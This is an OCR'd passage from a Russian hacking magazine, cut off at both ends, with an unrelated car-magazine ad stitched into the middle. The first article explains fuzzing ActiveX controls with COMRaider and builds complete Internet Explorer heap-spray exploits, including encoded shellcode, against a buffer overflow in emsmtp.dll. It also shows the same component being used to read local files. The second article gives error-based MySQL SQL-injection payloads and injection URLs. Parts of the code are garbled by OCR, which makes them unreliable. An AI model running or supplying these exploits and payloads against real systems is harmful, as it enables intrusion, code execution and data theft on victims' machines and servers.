Кроме того, компонент может быть вообще запрещен для использования в браузере. Это определяется наличием, так называемого, KillBit'a. Проверить наличие этого чудо-бита можно также в реестре — `HKEY_LOCAL_`



## ActiveX Acrobat Reader'a — пример безопасного компонента

MACHINE\SOFTWARE\Microsoft\Internet Explorer\ActiveX Compatibility\{11111111-2222-3333-4444-555555555555}. Значение параметра Compatibility Flags в HEX'e равно 0x00000400 говорит о наличии KillBit'a.


Но и это еще не все. Программисты — очень ленивые люди, им не хочется лишний раз лезть в реестр. Так, на различных форумах можно найти вопросы: «Как мне убрать ошибку 'Object not safe for scripting' при вызове моего ActiveX? Да так, чтобы в реестр лезть не надо было...». И они получают один и тот же ответ — использовать интерфейс IObjectSafety. Эта штука позволяет задавать параметры безопасности компонента «изнутри» определяя источник данных. Если в качестве одного из параметров передать флаги INTERFACESAFE\_FOR\_UNTRUSTED\_CALLER и INTERFACESAFE\_FOR\_UNTRUSTED\_DATA, то появляется возможность доступа к компоненту и отправки данных для компонента.

## УЯЗВИМОСТИ

Допустим, мы нашли компонент без флага убийства и помеченного как безопасный. Такой компонент интересен с точки зрения наличия уязвимостей. Какие же уязвимости интересуют потенциального злоумышленника? Компонент может быть написан на любом языке, но так как чаще всего используется язык Си/Си++, то такие уязвимости как переполнение буфера, являются самыми популярными. Кроме того, уязвимости форматной строки также свойственны компонентам, написанным на Си. Все эти уязвимости хорошо известны, как и способы их поиска.

Для облегчения жизни существуют автоматизированные средства — так называемые Fuzzing-инструменты, среди которых особо популярен COMRaider [[labs.iddefense.com/software/fuzzing.php](http://labs.iddefense.com/software/fuzzing.php)]. Есть и другие средства, вроде AXman [[digitaloffense.net/tools/axman/](http://digitaloffense.net/tools/axman/)], но мне больше по душе именно COMRaider, поэтому в этой статье я буду пользоваться им. Такие утилиты составляют список установленных ActiveX, их свойства и методов. Затем программа поочередно дергает методы с разными хитрыми параметрами и смотрит, не упал ли IE. Если упал, то почему и где. Таким образом, можно найти стандартные уязвимости при простом формате входных данных.

Кроме классических уязвимостей, существуют еще и «специфические», которые свойственны именно ActiveX-компонентам. Дело в том, что многие компоненты работают с файловой системой, реестром и даже командной строкой ОС, тем не менее, помечены как безопасные. Причем работа со всеми этими вкусностями происходит через вызовы доступных методов. Это означает, что для «захвата» рабочей станции пользователя не нужно искать хитрых уязвимостей, ведь компонент сам предоставляет доступ к ОС. Поиск таких уязвимостей также может быть обнаружен при fuzzing'e или при просмотре имен методов, ведь что еще может делать



## Поиск безопасных компонентов

метод с именем ExecuteCmd()? Разберемся поподробнее с поиском уязвимостей, работая с утилитой COMRaider. Кроме того, для поиска небезопасных методов совместно с COMRaider рекомендую использовать незаменимые утилиты господина Руссиновича — FileMon и RegMon. И так, скачав и установив все утилиты, можем приступать к их настройке. Начнем с COMRaider'a. Настройку можно произвести прямо из утилиты, кликнув по маленькой белой строчке — View в левом верхнем углу программы. В появившемся меню можно выбрать Options и задать там пути до браузера и дебаггера, а также поменять логику фаззинга — Edit BuildArgs.vbs. Если выберем последнее — откроется блокнот с конфигурационным файлом, написанным в виде Visual Basic-скрипта. В нем нас будет интересовать функция GetStrArgs(), которая отвечает за генерацию строк для исследуемых параметров и свойств.

```
for i=100 to 10000 step 1000
    parent.strs.add "String(" & i & ",
    " "A" " ) "
next

for i=10000 to 100000 step 10000
    parent.strs.add "String(" & i & ",
    " "A" " ) "
next
```

Данный код будет генерировать строки из букв «А» длиной от 100 до 10000 с шагом 1000. А потом длиной до 10000, но уже с шагом 10000. Всего получится по 20 вызовов для каждого метода компонента. Кроме того оставим строки с «%s» и «%n» — это позволит найти уязвимости форматной строки.

Добавим еще пару параметров:

```
parent.strs.add " "C:\31337.txt " " "
parent.strs.add " " "31337" " " "
parent.strs.add " " "http://" + String(10000,
    " "B" " ) "
parent.strs.add " " "C:\ " + String(10000,
    " "B" " ) " "
```


Это позволит нам найти некоторые небезопасные методы. После того как отредактировали скрипт, сохраним его и начнем поиск... поиск «безопасных» компонентов. Для




► dvd

- Видеоматериал, описывающий процесс нахождения и эксплуатации уязвимостей ActiveX, представлен на диске.

- Также на диске есть скрипт генерации простых шелкодов и примеры эксплоитов (только для ознакомления!!!)




Контроль на SEH дескриптором и адресом возврата!



Память до heap spray


Память после heap spray

этого нажмем кнопку Start, выберем пункт Scan a directory for registered COM servers. Появится диалоговое окно для выбора директории. Выбираем системный диск, или директорию, куда установлено новое ПО, которое мы хотим протестировать. В итоге получим список объектов. Попробуем выделить все объекты, чтобы потом осуществить по ним фильтрацию. Если объектов окажется очень много, то COMRaider будет немного подвисать, поэтому советуем использовать в качестве директории конкретные папки приложений или указывать путь напрямую к конкретным библиотекам приложения. Все эти пути можно узнать, запусив FileMon при установке приложения. Например, ActiveX,




Выбираем место для атаки

установленные из интернета, часто находят свой дом тут: %WINDIR%\Downloaded Program Files. Лично у меня на момент написания статьи оказалось около 5000 объектов на системном диске и в его подкаталогах. Выделим их все и, щелкнув правой клавишей, выберем пункт Build Obj Safety Report for Selected — это даст команду COMRaider'у искать именно безопасные объекты. Поиск займет некоторое время, так что запасемся терпением. В процессе поиска индексируются три числа. Первые два разделены дробью. Они показывают сколько объектов просмотрено и сколько еще осталось. Третье число, через дефис — сколько всего «безопасных» объектов зарегистрировано. Всякий раз, как только третье число увеличится на единицу — можно радоваться. После того как сканирование закончится, можно просмотреть обновленный список компонентов, которые можно использовать в Internet Explorer без особых проблем. Для этого вновь жмем кнопку Start и выбираем пункт Choose from controls that should be loadable in IE. Вот теперь перед нами список потенциально интересных объектов. Теперь настроим фильтр FileMon и RegMon на фильтрацию по строке «31337». Таким образом, если какой-либо метод пишет в файловую систему или реестр, то этот факт отобразится в утилите Руссиновича. Кроме того, поиск потенциально опасных методов можно осуществить прямо в COMRaider'е, для этого опять же надо выделить объекты и нажать на них правой кнопкой, в появившемся меню выбрать Scan Selected For Strings, далее через запятую указываем параметры фильтра — file ,path,url,key,load,download,safe,read,write,file,e хесите и т.п. В итоге получим список подозрительных (с точки зрения наименования) методов и классов. Для того чтобы начать фаззинг, выделим несколько интересующих нас объектов, кликнув по ним правой клавишей и выбе-



## FileMon обнаружил факт обращения к файловой системе




## Ищем значение для нас части входного параметра

рем Fuzz Selected. COMRaider, в зависимости от объема, подергается в судорогах и выдаст окно фаззинга, в котором будут перечислены сгенерированные скрипт-файлы. Осталося нажать клавишу Begin Fuzzing, и все... можно идти спать :).

## ЭКСПЛОИТ

На следующие утро можно начинать анализ того, что стало с окном фаззинга. Нас интересует ситуация, когда код попал в исключительную ситуацию. В качестве примера я возьму уязвимость переполнения буфера в emsmtp.dll 6-ой версии. Эта библиотека входит, например, в поставку Oracle Document Capture последней версии (10.1350) ([oracle.com/technology/software/products/content-management/index\\_dc.html](http://oracle.com/technology/software/products/content-management/index_dc.html)), так что уязвимость является актуальной.

Итак, первое — анализ результата фаззинга. Видим несколько Caused Exception, выделяем и дважды кликаем по любому понравившемуся. Появится окно анализа исключительной ситуации, в нем можно увидеть, в каком участке кода вышла ошибка, а также состояния регистров и стека, кроме того, цепочку вызовов. Стоит обратить внимание, что в данном примере, хотя регистр EIP и не переписался значением 41414141, зато один из адресов возврата переписался, и SEH-дескриптор также переписался. Все эти факты говорят нам о том, что можно быстро создать рабочий эксплоит. Попробуем разобраться, что происходит с уязвимой программой во время ошибки. Для этого воспользуемся знаменитым отладчиком OllyDBG (ollydbg.de). Вызвать отладчик можно прямо из COMRaider, для этого кликнем правой кнопкой по одной строчке из списка исключительных ситуаций и выберем пункт Launch in Olly. Откроется окно отладчика, в котором жмем F9, тем самым запустив исследуемый компонент в отладчике. Olly остановится на первой исключительной ситуации, а именно на инструкции сравнения CMP, которая пытается сравнить значение по адресу [ESI+180] с единицей. Так как значение регистра ESI переписано значением букв "A"




## Передача управления "нашему" обработчику исключительной ситуации

— а именно 0x41414141, то возникшая исключительная ситуация вполне логична, так как по адресу 0x41414141+0x180=0x414142C1 ничего нет, ведь программа вообще не использует это адресное пространство. Кроме того, рассмотрим стек (нижний правый фрейм окна отладчика). В этом окне можно наблюдать, как часть стека бесовестно загрохана значением 41, включая адреса возврата и адрес SEH дескриптора. Кроме того, изучая код, который следует сразу за строчкой вызова, можно увидеть, что если бы не это исключение, то процессор дошел бы до инструкции CALL DWORD PTR DS:[ESI+CC], а так как регистр ESI мы контролируем, то кроме адреса возврата и указателя на SEH, возможна еще передача управления через регистр ESI. Таким образом, есть, как минимум, три пути реализации эксплоита. Чтобы понять, какая часть вводимой нами строки на какой элемент системы влияет, будем опытным путем менять размер вводимого буфера и его значения. Сначала ищем минимальный размер буфера, при котором появляется исключительная ситуация. В данном примере вводимая длина оказалась не менее 308 байт. Если ввести меньше, то мы теряем возможность переписывать SEH дескриптор. Следует вывод, что из 308 байт, последние 4 байта влияют как раз на SEH-указатель. Опытным путем меняем последние 100 байт строки, чтобы выяснить какая ее часть влияет на регистр ESI и адрес возврата. Это также можно сделать в COMRaider'e, используя BuildArgs.vbs:

```
beg=256
stri=String(beg, "0")
letter="A"
for i=(beg+4) to 500 step 4
  if letter="Z" then
    letter="A"
  end if
  stri=stri+String(4, letter)
  letter=Chr(Asc(letter)+1)

```



## COMRaider показывает нам подноготную компоненты

```
parent.strs.add "" & stri & "" next
```

В итоге оказалось, что 260 байт буфера не влияют на нужные параметры, потом 4 байта записываются в регистр ESI. Дальше еще 4 байта нас не интересуют, затем идут 4 байта, переписывающие адрес возврата. После еще 32-х байт идут последние 4 байта, которые переписывают указатель SEH. Грубо говоря, при таких входных параметрах:

```
fill= String(260, "X")
parent.strs.add "" & fill & "CCCCFFFF
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
FFBBBB" "
```

Будут переписаны следующие значения:

```
ESI=CCCC (43434343)
Дескриптор SEH=B BBBB (42424242)
Адрес возврата=AAAA (41414141)
```

В случае, если мы хотим использовать ESI, то просто вместо CCCC указываем адрес, содержащий адрес шеллкода. Но гораздо проще передать адрес в указателе SEH-блока. Так как у нас возникнет исключительная ситуация, то управление перейдет по адресу, указанному в SEH-дескрипторе. Адрес возврата использовать в данном примере сложнее, так как управление, по любому, перейдет в обработку исключительной ситуации и чтобы «красиво», без ошибок в коде, выйти на возврат функции, надо слишком сильно заморачиваться на то, чем же именно мы переписываем значения стека. Поскольку это явно трудно, то для эксплоита будем использовать первые два варианта. Теперь пару слов о шеллкоде. Взять можно любой шеллкод, даже с наличием нулевых байтов. Разместить шеллкод можно в куче браузера (для IE 6/7, виртуальная память общая) или прямо в передаваемом параметре. В оригинальном эксплоите для этого компонента (exploit-db.com/exploits/10007) использовался метод перезаписи SEH-указателем на jmp esp из памяти user32.dll. В момент вызова ESP будет указывать в середину передаваемой строки (которая уже в стеке), после которой идет шеллкод. В этом варианте мы зависим от версии user32.dll и от символов нулевого байта. К тому же, такой вариант не универсален для большинства уязвимостей этого типа. В большинстве случаев используют размещение шеллкода в куче, которую атакующий сам и создает. Эта техника назы-

вается `hear spray` (разбрызгивание куч, ха!). Суть ее заключается в том, что мы создаем много-много куч с пустыми операторами (`nop`) и с шеллкодом в конце. Мы создаем так много куч, что виртуальная память `ieplorer'a` буквально полностью загажена нашими кучами. Таким образом, с вероятностью 99%, по адресу, например, `0x0d0d0d0d` будет находиться наша куча с шеллкодом. Создать такие кучи проще простого — с помощью конкатенации при инициализации массива в JavaScript. Простейший пример `hear spray`:

```
var bigbk=unescape("%u9090%u9090%u9090%u9090"); //90 – nop, пустой оператор
while (bigbk.length<0x40000)
bigbk=bigbk+bigbk; //создаем много
//nop'ов – nop-slide
var mem=new Array();
for(i=0; i<400;i++)
mem[i]=bigbk+shell; //вносим nop-slide, шеллкод и создаем кучу
```

Шеллкод возьмем из метасплота или любой другой. Чтобы занести его в кучу правильным образом, нужно перевести его в `unicode`-формат. Для этого переставим каждые два байта шеллкода. То есть последовательность байтов `0xAA 0xBB 0xCC 0xDD` в JavaScript `unicode` формате будет выглядеть как `%uBBAA %uDCC`. В метасплоте можно сразу выбрать шеллкод в виде JavaScript. Для иных шеллкодов нужно преобразовывать байты по вышеуказанной схеме. На диске есть мой небольшой скриптик, который это и делает. Скрипт может генерировать шеллкоды в формате JavaScript для двух задач: исполнение команды и, загрузка и исполнение файла. Чтобы создать шеллкод, который, например, открывает блокнот, просто запустим скрипт (требуется `perl`): `C:\>perl shellcodegen.pl exec notepad`. Теперь реализуем сам эксплойт, который я снабдил понятными комментариями:

```
<HTML>
<HEAD>
<TITLE>[akep ActiveX SEH Sploit</TITLE>
</HEAD>
<BODY>
<OBJECT id='vuln'
classid='clsid:68AC0D5F-0424-11D5-822F-00C04F6BA8D9'></object>
<SCRIPT>
function Exploit(){
//Шеллкод – exec notepad
var shell = unescape("%ue8fc%u0089%u0000%u8960%u31e5%u64d2%u528b%u8b30%u0c52%u528b%u8b14%u2872%ub70f%u264a%uff31%uc031%u3cac%u7c61%u2c02%uc120%u0dcf%uc701%uf0e2%u5752%u528b%u8b10%u3c42%ud001%u408b%u8578%u74c0%u014a%u50d0%u488b%u8b18%u2058%ud301%u3ce3%u8b49%u8b34%ud601%uff31%uc031%uc1ac%u0dcf%uc701%ue038%uf475%u7d03%u3bf8%u247d%ue275%u8b58%u2458%ud
```

```
301%u8b66%u4b0c%u588b%u011c%u8bd3%u8b04%ud001%u4489%u2424%u5b5b%u5961%u515a%ue0ff%u5f58%u8b5a%ueb12%u5d86%u016a%u858d%u0b9%u0000%u6850%u8b31%u876f%ud5ff%ue0bb%u2a1d%u680a%u95a6%u9dbd%ud5ff%u063c%u0a7c%ufb80%u75e0%ubb05%u1347%u6f72%u006a%uff53%u6ed5%u746f%u7065%u6461%u0000");
//Много куч
//По адресу 0x0d0d0d0d с вероятностью 99% будет наша куча с шеллкодом
var bigbk=unescape("%u9090%u9090%u9090%u9090");
while (bigbk.length<0x40000)
bigbk=bigbk+bigbk;
var mem=new Array();
for(i=0; i<400;i++)
mem[i]=bigbk+shell;

var bf=unescape("%63"); //начальная часть буфера
var buf="";
while (buf.length<260) buf=buf+bf;
buf+=unescape("%61%61%61%61"); //ESI не нужен
buf+="FFFF"+unescape("%62%62%62%62"); // Адрес возврата не нужен
buf+="THX_TO_MY_WIFE_FOR_LOVE!FFFFFFFF";
buf+=unescape("%0d%0d%0d%0d"); //SEH – указывает на кучу с шеллкодом
vuln.SubmitToExpress (buf);
}
Exploit();
</SCRIPT>
</BODY>
</HTML>
```

Этот код формирует много куч с шеллкодом и строку, длиной 308 байт, формата: `"cccc<260>...ccccaaaFFFFbbbTHX_TO_MY_WIFE_FOR_LOVE!FFFFFFFF [адрес SEH дискриптора]"`. Тут `aaaa` станет `ESI`, а `bbbb` — адресом возврата, но они в данном эксплойте не нужны и показаны для понимания сути. В самом простом виде можно просто создать 308 байт с `0x0d` — адресом кучи. В результате открытия данной `html`-странички, без каких-либо лишних вопросов откроется приложение "notepad" — результат работы шеллкода (конечно, если у жертвы установлен уязвимый ActiveX компонент). Второй вариант эксплойта, который вместо `SEH` будет использовать инструкцию `CALL [ESI+CC]` в самой программе. Для этого создадим вместо одной кучи — две:

```
var mem=new Array();
var i=0;
//Много куч с адресами шеллкода
var bigbk=unescape("%u0d0d%u0d0d%u0d0d%u0d0d");
while (bigbk.length<0x40000)
bigbk=bigbk+bigbk;
for (; i<200;i++) mem[i]=bigbk+unescape("%u0d0d%u0d0d%u0d0d%u0d0d");
```

```
//теперь кучи с nop-сдвигом и шеллкодом
var bigbk2=unescape("%u9090%u9090%u9090%u9090");
while (bigbk2.length<0x40000)
bigbk2=bigbk2+bigbk2;
for (; i<400;i++)
mem[i]=bigbk2+shell;
//По адресу 0x0d0d0d0d с вероятностью 99% будет наша куча с шеллкодом
var bf=unescape("%63");
var buf="";
while (buf.length<260) buf=buf+bf;
//в данном случае приложение попытается сначала сделать //CALL [0x05050505+CC] и тогда //EIP станет равным 0x0d0d0d0d. Именно там у нас шеллкод.
f+=unescape("%05%05%05%05"); //ESI – указывает на первую группу куч
buf+="FFFF"+unescape("%61%61%61%61"); // Адрес возврата не нужен
buf+="HI_TO_KONONENCHEG_FFFFFFFFFFFFFFFF";
buf+=unescape("%62%62%62%62"); //SEH тоже не нужен
vuln.SubmitToExpress (buf);
. . .
```

Кроме прочего, при фаззинге, благодаря `FileMon`, были обнаружены небезопасные обращения к `C:\31337.txt`. Например, метод `ImportBodyText`, открывает и считывает содержимое файла, имя которого передается в параметре. Изучив свойства компонента, можем логично предположить, что считанное содержимое находится в свойстве `BodyText`:

```
. . .
vuln.ImportBodyText ("C:\boot.ini");
alert (vuln.BodyText);
. . .
```

## ВЫВОДЫ


Вот и подошла к концу увлекательная статья о том, как добиться требуемого результата от браузера типа `IE 6/7` и уязвимого `ActiveX`-компонента. Кроме обычных уязвимостей типа переполнения буфера или ошибки формата строки, особое внимание следует уделить небезопасным методам, которые позволяют получить доступ к рабочей станции клиента через браузер без всяких шеллкодов. Атаки на пользователей через браузер позволяют проникнуть во внутреннюю сеть компании, а также получить доступ ко многим критичным компонентам системы. В любом случае, люди, способные обнаружить, понять и использовать любые возможности системы, остаются в цене. Если тебе интересно исследовать возможности различных систем, искать слабые места в коде, конфигурациях и реализациях ПО, то мы всегда рады видеть тебя среди членов нашего коллектива — исследовательского центра `Digital Security Research Group`. Пиши нам на `research@dsr.ru` 

# САМЫЙ БЫСТРЫЙ ВАЗ РОССИИ

ТУРБОВАЯ «ВОСЬМЕРКА» ИЗ ПОДМОСКОВЬЯ ЛОМАЕТ СТЕРЕОТИПЫ О ПЕРЕДНЕМ ПРИВОДЕ

BAZ-2108 - BMW E36 - TOYOTA CELICA  
NISSAN SKYLINE GTR - CHEVROLET CRUZE

**MAXI**  
tuning



# ФОРСАЖ

РЕКОМЕНДОВАННАЯ ЦЕНА ЖУРНАЛА 100 РУБ.

МАРТ | 2010 | 02(66)

## ЭСТОНСКИЙ СЛИКОЕД

ОСТЕРВЕНЕЛЫЙ BMW E36 ИЗ ТАЛЛИННА ПИТАЮЩИЙСЯ ПОКРЫШКАМИ!

## КАРБОННАЯ ЧУМА

ИСПАНСКАЯ TOYOTA CELICA С НАЧИНКОЙ ИЗ УГЛЕРОДА, БУСТА И ДЕЦИБЕЛ!

**12**  
МАШИН  
В НОМЕРЕ  
www.frsg.ru



# ЕЗДА В РЕЖИМЕ ОВЕРБЮСТ

САМАЯ БОЙКАЯ ДЕВУШКА  
В МИРЕ АВТОСПОРТА!

**ПЕРВЫЙ**

# АВТОМОБИЛЬНЫЙ ЖУРНАЛ

# ДЛЯ МОЛОДЕЖИ

**УЖЕ В ПРОДАЖЕ**



## ERROR × ————— BASED SQL-INJECTION —————

# УЧИМСЯ НА ОШИБКАХ

## МЕТОДИКА ПРОВЕДЕНИЯ ERROR-BASED SQL-INJECTION

Довольно часто SQL-инъекцию можно обнаружить по сообщению об ошибке, выдаваемой базой данных, и не всегда использование уязвимости в подобных случаях возможно с применением классической техники эксплуатации (union). До некоторого времени в таких случаях приходилось пользоваться унылыми и медленными способами посимвольного перебора. Но зачем использовать неэффективный подход, когда возвращается ошибка СУБД?!

Ведь ее не менее удобно, чем при классической эксплуатации SQL-инъекций, можно приспособить к построчному чтению данных из базы или файловой системы. Глупо отказываться от такой возможности. Именно о способах, которые позволяют использовать сообщение об ошибке базы данных в качестве контейнера полезным данным, далее, и пойдет речь в этой статье.

### ERROR-BASED BLIND SQL INJECTION В MYSQL

В конце прошлого года Qwazar "достал из недр античата" универсальную технику эксплуатации слепых SQL-инъекций в приложениях, функционирующих под управлением базы данных MySQL. Надо сказать, достаточно непростая и непрозрачная техника. Пример использования универсального подхода для MySQL >= 5.0:

```
mysql> select 1,2 union select count(*),concat(version(),floor(rand(0)*2))x from information_schema.tables group by x;
ERROR 1062 (23000): Duplicate entry '5.0.841' for key 1
mysql> select 1 and (select 1 from(select count(*),concat(version(),floor(rand(0)*2))x from information_schema.tables group by x)a);
ERROR 1062 (23000): Duplicate entry '5.0.841' for key 1
```

В случае, если имя таблицы неизвестно (для MySQL < 5.0, например), то приходится использовать более сложные запросы, которые полностью завязаны на функции rand(). Это означает, что далеко не всегда удастся получить желаемые данные в один http-запрос.

```
mysql> select 1 and row(1,1) > (select count(*),concat(version(),0x3a,floor(rand()*2))x from (select 1 union select 2)a group by x limit 1);
...
1 row in set (0.00 sec)
...
mysql> select 1 and row(1,1)>(select count(*),concat(version(),0x3a,floor(rand()*2))x from (select 1 union select 2)a group by x limit 1);
ERROR 1062 (23000): Duplicate entry '5.0.84:0' for key 1
```

Пример практического использования для восстановления структуры базы данных:

```
http://server/?id=(1)and(select+1+from(select+count(*) ,concat((select+ta
```

http://192.168.192.7/news.php?id\_news=(1)and(select%20%20from(select%20count(\*),concat(version(),floor(rand(0)\*2))%20from%20information\_schema.t

Query failed: Duplicate entry '5.0.841' for key 1

Warning: mysql\_num\_rows(): supplied argument is not a valid MySQL result resource in /usr/local/www/data-dist/news.php on line 10

## Быстрая техника эксплуатации blind SQLi в MySQL

```
ble_name+from+information_schema.tables+limit+0,1),floor(rand(0)*2))x+from+information_schema.tables+group+by+x)a--  
http://server/?id=(1)and(select+1+from(select+count(*),concat((select+table_name+from+information_schema.tables+limit+1,1),floor(rand(0)*2))x+from+information_schema.tables+group+by+x)a--
```

Способ Qwazar работает на всех версиях MySQL, включая и версию 3.x, которую по-прежнему еще можно встретить на просторах глобальной сети. Однако учитывая, что подзапросы появились, начиная только с MySQL версии 4.1, то это сильно уменьшает возможность применения указанного способа на более ранних версиях мускуля.

## УНИВЕРСАЛЬНЫЕ ТЕХНИКИ ДЛЯ ДРУГИХ БАЗ ДАННЫХ

